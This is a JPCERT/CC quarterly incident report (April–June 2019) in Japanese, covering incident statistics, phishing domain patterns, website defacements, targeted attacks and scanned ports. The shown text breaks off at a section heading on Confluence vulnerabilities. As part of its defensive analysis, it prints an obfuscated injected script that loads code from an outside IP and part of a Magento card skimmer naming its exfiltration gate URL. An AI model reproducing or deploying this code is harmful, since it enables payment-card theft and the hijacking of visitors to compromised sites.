JPCERT Coordination Center

JPCERT/CC インシデント報告対応レポート

2019 年 4 月 1 日 ～ 2019 年 6 月 30 日

一般社団法人 JPCERT コーディネーションセンター
2019 年 7 月 11 日

目次

1. インシデント報告対応レポートについて

一般社団法人 JPCERT コーディネーションセンター（以下「JPCERT/CC」）では、国内外で発生するコンピュータセキュリティインシデント（以下「インシデント」）の報告を受け付けています(注 1)。本レポートでは、2019 年 4 月 1 日から 2019 年 6 月 30 日までの間に受け付けたインシデント報告の統計および事例について紹介します。

（注 1）「コンピュータセキュリティインシデント」とは、本レポートでは、情報システムの運用におけるセキュリティ上の問題として捉えられる事象、コンピュータのセキュリティに関わる事件、できごとの全般をいいます。

JPCERT/CC は、インターネット利用組織におけるインシデントの認知と対処、インシデントによる被害拡大の抑止に貢献することを目的として活動しています。国際的な調整・支援が必要となるインシデントについては、日本における窓口組織として、国内や国外（海外の CSIRT 等）の関係機関との調整活動を行っています。

2. 四半期の統計情報

本四半期のインシデント報告の数、報告されたインシデントの総数、および、報告に対応して JPCERT/CC が行った調整の件数を［表 1］に示します（前四半期より制御システム関連のインシデント報告関連件数の集計方法を変更しています）。

［表 1：インシデント報告関連件数］

	4 月	5 月	6 月	合計	前四半期合計
報告件数 (注 2)	1,274	1,299	1,257	3,830	4,433
インシデント件数 (注 3)	1,411	1,493	1,309	4,213	4,972
調整件数 (注 4)	902	943	960	2,805	2,916

（注 2）「報告件数」は、報告者から寄せられた Web フォーム、メール、FAX による報告の総数を示します。


（注 3）「インシデント件数」は、各報告に含まれるインシデント件数の合計を示します。1 つのインシデントに関して複数件の報告が寄せられた場合にも、1 件として扱います。

（注 4）「調整件数」は、インシデントの拡大防止のため、サイトの管理者等に対し、現状の調査と問題解決のための対応を依頼した件数を示します。


本四半期に寄せられた報告件数は、3,830 件でした。このうち、JPCERT/CC が国内外の関連するサイトとの調整を行った件数は 2,805 件でした。前四半期と比較して、報告件数は 14%減少し、調整件数は 4%

減少しました。また、前年同期と比較すると、報告数は 0.4%増加し、調整件数は 32%増加しました。

［図 1］と［図 2］に報告件数および調整件数の月別推移を示します。



［図 1：インシデント報告件数の推移］




［図 2：インシデント調整件数の推移］

JPCERT/CC では、報告を受けたインシデントをカテゴリ別に分類し、各インシデントカテゴリに応じた調整、対応を実施しています。各インシデントの定義については、「付録-1. インシデントの分類」を参照してください。本四半期の報告に含まれる各カテゴリのインシデント件数を［表 2］に示します。

［表 2：カテゴリ別インシデント件数］


インシデント	4 月	5 月	6 月	合計	前四半期合計
フィッシングサイト	614	703	630	1,947	1,753
Web サイト改ざん	77	110	69	256	229
マルウエアサイト	42	195	55	292	136
スキャン	501	304	411	1,216	2,165
DoS/DDoS	2	2	6	10	13
制御システム関連	0	0	0	0	0
標的型攻撃	1	0	0	1	6
その他	174	179	138	491	670

本四半期に発生したインシデントにおける各カテゴリの割合は、［図 3］のとおりです。フィッシングサイトに分類されるインシデントが 46.2%、スキャンに分類される、システムの弱点を探索するインシデントが 28.9%を占めています。




［図 3：インシデントのカテゴリ別割合］


［図 4］から［図 7］に、フィッシングサイト、Web サイト改ざん、マルウエアサイト、スキャンのインシデントの月別推移を示します。




［図 4：フィッシングサイト件数の推移］



［図 5：Web サイト改ざん件数の推移］



［図 6：マルウエアサイト件数の推移］



［図 7：スキャン件数の推移］

［図 8］にインシデントのカテゴリごとの件数および調整・対応状況を示します。

インシデント件数	報告件数	調整件数
4,213 件	3,830 件	2,805 件

フィッシングサイト 1,947 件

- 通知を行った件数 1,077 件
  - サイトの稼働を確認
  - 国内への通知 41%
  - 海外への通知 59%

対応日数(営業日)	
0～3日	65%
4～7日	16%
8～10日	4%
11日以上	15%

- 通知不要 870 件
  - サイトを確認できない

Web サイト改ざん 256 件

- 通知を行った件数 176 件
  - サイトの改ざんを確認
  - 脅威度が高い
  - 国内への通知 88%
  - 海外への通知 12%

対応日数(営業日)	
0～3日	15%
4～7日	27%
8～10日	18%
11日以上	40%

- 通知不要 80 件
  - サイトを確認できない
  - 当事者へ連絡が届いている
  - 情報提供である
  - 脅威度が低い

マルウエアサイト 292 件

- 通知を行った件数 180 件
  - サイトの稼働を確認
  - 脅威度が高い
  - 国内への通知 65%
  - 海外への通知 35%

対応日数(営業日)	
0～3日	28%
4～7日	27%
8～10日	9%
11日以上	36%

- 通知不要 112 件
  - サイトを確認できない
  - 当事者へ連絡が届いている
  - 情報提供である
  - 脅威度が低い

スキャン 1,216 件

- 通知を行った件数 269 件
  - 詳細なログがある
  - 連絡を希望されている
  - 国内への通知 69%
  - 海外への通知 31%
- 通知不要 947 件
  - ログに十分な情報がない
  - 当事者へ連絡が届いている
  - 情報提供である

DoS/DDoS 10 件

- 通知を行った件数 7 件
  - 詳細なログがある
  - 連絡を希望されている
  - 国内への通知 86%
  - 海外への通知 14%
- 通知不要 3 件
  - ログに十分な情報がない
  - 当事者へ連絡が届いている
  - 情報提供である

制御システム関連 0 件

- 通知を行った件数 0 件
  - 国内への通知 –
  - 海外への通知 –
- 通知不要 0 件

標的型攻撃 1 件

- 通知を行った件数 0 件
  - 攻撃の被害を確認した
  - 攻撃に使われたインフラを確認した
  - 国内への通知 –
  - 海外への通知 –
- 通知不要 1 件
  - 十分な情報がない
  - 現状では脅威がない

その他 491 件

- 通知を行った件数 161 件
  - 脅威度が高い
  - 連絡を希望されている
  - 国内への通知 71%
  - 海外への通知 29%
- 通知不要 330 件
  - 当事者へ連絡が届いている
  - 情報提供である
  - 脅威度が低い

［図 8：インシデントのカテゴリごとの件数と調整・対応状況］

3. インシデントの傾向

3.1. フィッシングサイトの傾向


本四半期に報告が寄せられたフィッシングサイトの件数は 1,947 件で、前四半期の 1,753 件から 11%増加しました。また、前年度同期（1,214 件）との比較では、60%の増加となりました。

本四半期は、国内のブランドを装ったフィッシングサイトの件数が 378 件となり、前四半期の 258 件から 47%増加しました。また、国外のブランドを装ったフィッシングサイトの件数は 1,255 件となり、前四半期の 1,198 件から 5%増加しました。本四半期のフィッシングサイトが装ったブランドの国内・国外別の内訳を［表 3］、国内・国外ブランドの業界別の内訳を［図 9］に示します。

［表 3：フィッシングサイト件数の国内・国外ブランド別内訳］

フィッシングサイト	4 月	5 月	6 月	本四半期合計（割合）
国内ブランド	90	128	160	378(19%)
国外ブランド	444	467	344	1,255(64%)
ブランド不明 (注 5)	80	108	126	314(16%)
全ブランド合計	614	703	630	1,947(100%)

（注 5）「ブランド不明」は、報告されたフィッシングサイトが確認時に停止していた等の理由により、ブランドを確認することができなかったサイトの件数を示します。



［図 9：フィッシングサイトのブランド種別割合（国内・国外別）］

JPCERT/CC が報告を受けたフィッシングサイトの内訳では、国外ブランドでは E コマースサイトを装ったものが 79.1%、国内ブランドでは通信事業者のサイトを装ったものが 39.9%で最多でした。

国外ブランドを騙るフィッシングサイトにおいては、E コマースサイトを装ったフィッシングサイトが依然として多く、特定の国外ブランドのフィッシングサイトが全体の半数近く占めています。

国内ブランドのフィッシングサイトに関しては前四半期に引き続き通信事業者を装ったフィッシングサイトの報告が多く寄せられています。また、金融機関を騙るフィッシングサイトも多数確認しています。

金融機関を装ったフィッシングサイトについては半数近くが https に対応しておりブランド名や対象のブランドに関連するワード（card, account, member, update）をハイフンで繋げた以下のようなドメインがよく使用されていました。また、.jp ドメインが悪用されているものもありました。

```
https://<ブランド名>-card-member.jp/
```

また、一部のブランドを対象にしたフィッシングサイトに毎日異なるドメインでサイトが立ち上がりながら半日足らずで停止することを繰り返すものもありました。

その他にも特定のソーシャルゲームのサイトを装い、携帯電話番号やパスワードを入力させようとするものや特定のレンタルサーバーのコントロールパネルや Web メールのログイン画面を装ったフィッシングサイトの報告もありました。

フィッシングサイトの調整先の割合は、国内が 41%、国外が 59%であり、前四半期（国内が 21%、国外が 79%）と比べて国内への通知の割合が増加しました。

3.2. Web サイト改ざんの傾向

本四半期に報告が寄せられた Web サイト改ざんの件数は、256 件でした。前四半期の 229 件から 12%増加しています。

本四半期は、難読化された JavaScript の前後を“codes_iframe”というコメントタグで囲んだものが埋め込まれたサイトに関する報告が複数寄せられました。埋め込まれたスクリプトを［図 10］に示します。

```
115. <p> <!--codes_iframe--><script type="text/javascript"> function getCookie(e){var U=document.cookie.match(new RegExp("(?:^|; )"+e.replace(/([\.$?*|{}\(\)
     \[\]\\\/\+^])/g,"\\$1")+"=([^;]*)"));return U?decodeURIComponent(U[1]):void 0}var src="data:text/javascript;
     base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzN
     CUzNiUyRSUzNSUzNyUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRScpKTs=",now=Math.floor(Date.now()
     /1e3),cookie=getCookie("redirect");if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new
     Date).getTime()+86400);document.cookie="redirect="+time+"; path=/; expires="+date.toGMTString(),document.write('<script src="'+src+'"><\/script>')}
     </script><!--/codes_iframe--></p>
             </div><!-- .entry-content -->
             <div class="entry-footer"></div>
     </article><!-- #post-## -->
```

［図 10：コメントタグで囲われた JavaScript]

このスクリプトが埋め込まれた Web ページにアクセスすると、オランダの IP アドレスを経由し、最終的にアダルトサイトなどに誘導されることを確認しました。改ざんされたサイトではいずれも WordPress を使用しており、脆弱性を悪用した攻撃などが原因と考えられます。

また 5 月頃、国内の E コマースサイトにクレジットカード情報を窃取する JavaScript が設置されているという報告が寄せられました。当該サイトを確認したところ、他のサイトからスクリプトを読み込むためのタグが埋め込まれていました。読み込まれるスクリプトは、E コマースプラットフォーム Magento を使用している Web サイトのクレジットカード情報を入力するフォームを想定して作られており、フォームに入力された情報を抽出して送信するものでした。スクリプトの一部を［図 11］に示します。

```
var $s = {
    Number: "ccsave_cc_number",
    Holder: "ccsave_cc_owner",
    HolderFirstName: null,
    HolderLastName: null,
    Date: null,
    Month: "ccsave_expiration",
    Year: "ccsave_expiration_yr",
    CVV: "ccsave_cc_cid",
    Gate: "https://jqueryextd.at/gate.php",
    Data: {},
    Sent: [],
    SaveParam: function(elem) {
        if(elem.id !== undefined && elem.id != "" && elem.id !== null && elem.value.length < 256 && elem.value.length > 0) {
            $s.Data[elem.id] = elem.value;
            return;
        }
        if(elem.name !== undefined && elem.name != "" && elem.name !== null && elem.value.length < 256 && elem.value.length > 0) {
            $s.Data[elem.name] = elem.value;
            return;
        }
    },
    SaveAllFields: function() {
        var inputs = document.getElementsByTagName("input");
        var selects = document.getElementsByTagName("select");
        var textareas = document.getElementsByTagName("textarea");
        for(var i = 0; i < inputs.length; i++) $s.SaveParam(inputs[i]);
        for(var i = 0; i < selects.length; i++) $s.SaveParam(selects[i]);
        for(var i = 0; i < textareas.length; i++) $s.SaveParam(textareas[i]);
        Cookies.set("$s", $s.Base64.encode(JSON.stringify($s.Data)));
    },
```


［図 11：E コマースサイトから読み込まれたスクリプトの一部］

3.3. 標的型攻撃の傾向

標的型攻撃に分類されるインシデントの件数は、1 件でした。前四半期の 6 件から 83%減少しています。本四半期に対応を依頼した組織はありませんでした。次に、確認されたインシデントを紹介します。

(1) 不正なショートカットファイルをダウンロードさせようとする標的型攻撃

2019 年 4 月から 5 月にかけて、不正なショートカットファイルをダウンロードさせようとする標的型攻撃メールの報告が寄せられました。これらの標的型攻撃メールにはリンクが記載されており、クリックするとファイル共有サービスの Web ページへと誘導されます。ファイル共有サービス上にはショートカットファイルがアップロードされており、ダウンロードして実行するとショートカットファイル内に含まれるマルウエアが感染します。



［図 12：ショートカットファイルからダウンローダーが感染するまでの流れ］

(2) マルウエア TSCookie を用いた標的型攻撃

TSCookie を利用した攻撃を 2019 年 5 月にも観測しました。ただ、これまで確認していた TSCookie とは異なり、設定情報を読み込むバグが修正されているものでした。通信等についてはこれまでに確認しているものと同様に 80/TCP、443/TCP に HTTP で C&C サーバと通信する特徴がみられました。

3.4. その他のインシデントの傾向

本四半期に報告が寄せられたマルウエアサイトの件数は、292 件でした。前四半期の 136 件から 115%増加しています。

本四半期に報告が寄せられたスキャンの件数は、1,216 件でした。前四半期の 2,165 件から 44%減少しています。スキャンの対象となったポートの内訳を［表 4］に示します。頻繁にスキャンの対象となったポートは、SSH（22/TCP)）、HTTP（80/TCP）、SMTP（25/TCP）でした。

［表 4：ポート別のスキャン件数］

ポート	4 月	5 月	6 月	合計
22/tcp	204	127	200	531
80/tcp	109	74	47	230
25/tcp	71	54	94	219
445/tcp	48	2	18	68
443/tcp	5	14	32	51
21/tcp	13	18	2	33
23/tcp	8	14	7	29
2222/tcp	21	4	4	29
7001/tcp	0	5	11	16
222/tcp	16	0	0	16
62223/tcp	0	3	12	15
7443/tcp	0	0	14	14
22222/tcp	13	0	0	13
8010/tcp	0	0	11	11
6379/tcp	0	0	11	11
5555/tcp	3	3	5	11
8008/tcp	0	0	10	10
8088/tcp	0	0	9	9
52869/tcp	5	3	1	9
143/tcp	0	1	8	9
その他	22	9	121	152
月別合計	538	331	617	1486


その他に分類されるインシデントの件数は、491 件でした。前四半期の 670 件から 27%減少しています。

4. インシデント対応事例

本四半期に行った対応の例を紹介します。

(1) 国内の Web サイトを改ざんすることによるマルウエア「Emotet」の配布

本四半期では国内の Web サイトが改ざんされ、マルウエア「Emotet」の配布に利用される事例の報告が多く寄せられました。改ざんされた Web サイトは、マルウエア「Emotet」を配布するためのインフラにされ、スパムメールの添付ファイルを実行、または、スパムメール内に含まれるリンクをクリックしてアクセスしてきたユーザにマルウエアをダウンロードしたと考えられます。



［図 13：改ざんした国内 Web サイトを用いたマルウエア「Emotet」の配布］

JPCERT/CC では、改ざんされた Web サイトを調査し、管理者へ適切に対応するように依頼しました。

(2) Confluence Server および Confluence Data Center の脆弱性(CVE-2019-3395(1)、CVE-2019-3396(2))を悪用した Web サーバへの不正アクセス

